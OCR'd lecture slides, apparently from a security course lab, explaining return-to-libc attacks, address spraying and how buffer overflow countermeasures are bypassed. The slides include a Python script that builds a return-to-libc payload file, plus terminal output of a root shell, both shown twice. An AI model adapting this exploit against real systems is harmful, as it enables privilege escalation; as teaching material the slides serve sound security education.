
The environment variable gets loaded into the program and placed onto the stack

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system(“bin/sh”)`



Arguments

Return Address

Previous frame pointer

Libc Shared Library

Printf

fopen

Malloc

…

system()

General Plan of Attack for Return-to-Lib

1. Find address of `system`()

➢ Overwrite the return address with `system`()’s address

2. Find the address of the “`/bin/sh`” string


➢ To get `system`() to run this command

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system(“bin/sh”)`



Arguments

Return Address

Previous frame pointer

Libc Shared Library

`Printf`

`fopen`

`Malloc`

…

`system()`


General Plan of Attack for Return-to-Lib

1. Find address of `system`()
   - ➢ Overwrite the return address with `system`()’s address

2. Find address of `“/bin/sh”` string
   - ➢ To get `system`() to run this command

3. Construct arguments for `system`()
   - ➢ To find the location in the stack to place the address to the `“/bin/sh`” string (arg for `system`())

Remember that `system(“/bin/ls”)` will fork and spawn a new process



./stack

`/bin/sh`

./stack

exit()


**We also need to find the address for the `exit()` function so the original process can terminate gracefully

Return-to-libc Attack

(Bypass for non-executable stack)


Goal: Run the command

`system(“bin/sh”)`



In this example, we are only chaining two functions together, but we can generalize this to chain multiple function calls

ex. bof() → setuid(0) → /bin/sh → exit



```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffef8      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0      # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0      # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```


```
$ sudo ln -sf /bin/zsh /bin/sh
$ libc_exploit.py
$ ./stack
#          ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) eid=0(root) ...
```

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

```
system(“bin/sh”)
```



Arguments

Return Address

Previous frame pointer

Libc Shared Library


Printf

fopen

Malloc

…

system()




```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffef8      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0      # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0      # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

In this example, we are only chaining two functions together, but we can generalize this to chain multiple function calls

ex. bof() → setuid(0) → /bin/sh → exit

(This attack is much more complicated than a normal BOF attack, and we won’t cover it in this class)



```
$ sudo ln -sf /bin/zsh /bin/sh
$ libc_exploit.py
$ ./stack
#           ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) eid=0(root) ...
```

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)

  Bypass: Add shellcode to our payload the sets RUID = 0

- Address space layout randomization (ASLR)

  Bypass: Brute-Force / Wait to get lucky

- Stack Guard

  Bypass: Don’t worry about it (advanced memory manipulation, PRNG manipulation)

- Non executable stack

  Bypass: Return-to-libc, Return-Oriented Programming (ROP)

“What ifs”

In our basic buffer overflow attack (stack.c), we have the privilege of having important information that made our attack much easier


- Size of buffer
- Location of buffer
- Location of EBP

Let’s look at a scenario where we don’t know some of this information

Unknown Buffer Size

The size of the buffer is important, because we need it in order to determine where to place the new return address

THE STACK




Unknown Buffer Size

The size of the buffer is important, because we need it in order to determine where to place the new return address

Solution: Instead of placing the new return address at one specific, let's place it at many locations, and hopefully one of the locations works

THE STACK



Unknown Buffer Size


The size of the buffer is important, because we need it in order to determine where to place the new return address

Solution: Instead of placing the new return address at one specific, let's place it at many locations, and hopefully one of the locations works

This process is known as **Address Spraying**

From the program's behavior, we might be able to derive a range of possible buffer sizes, so place the same return address at all possible return address locations

THE STACK




Unknown Buffer Location

The location of the buffer is important, because we need it in order to determine where to place the new return address

We also used the buffer location in order figure out what our guess should be, so now we need to figure out what we should guess

Suppose that we do know the range of possible starting locations [A, A + 100]

THE STACK



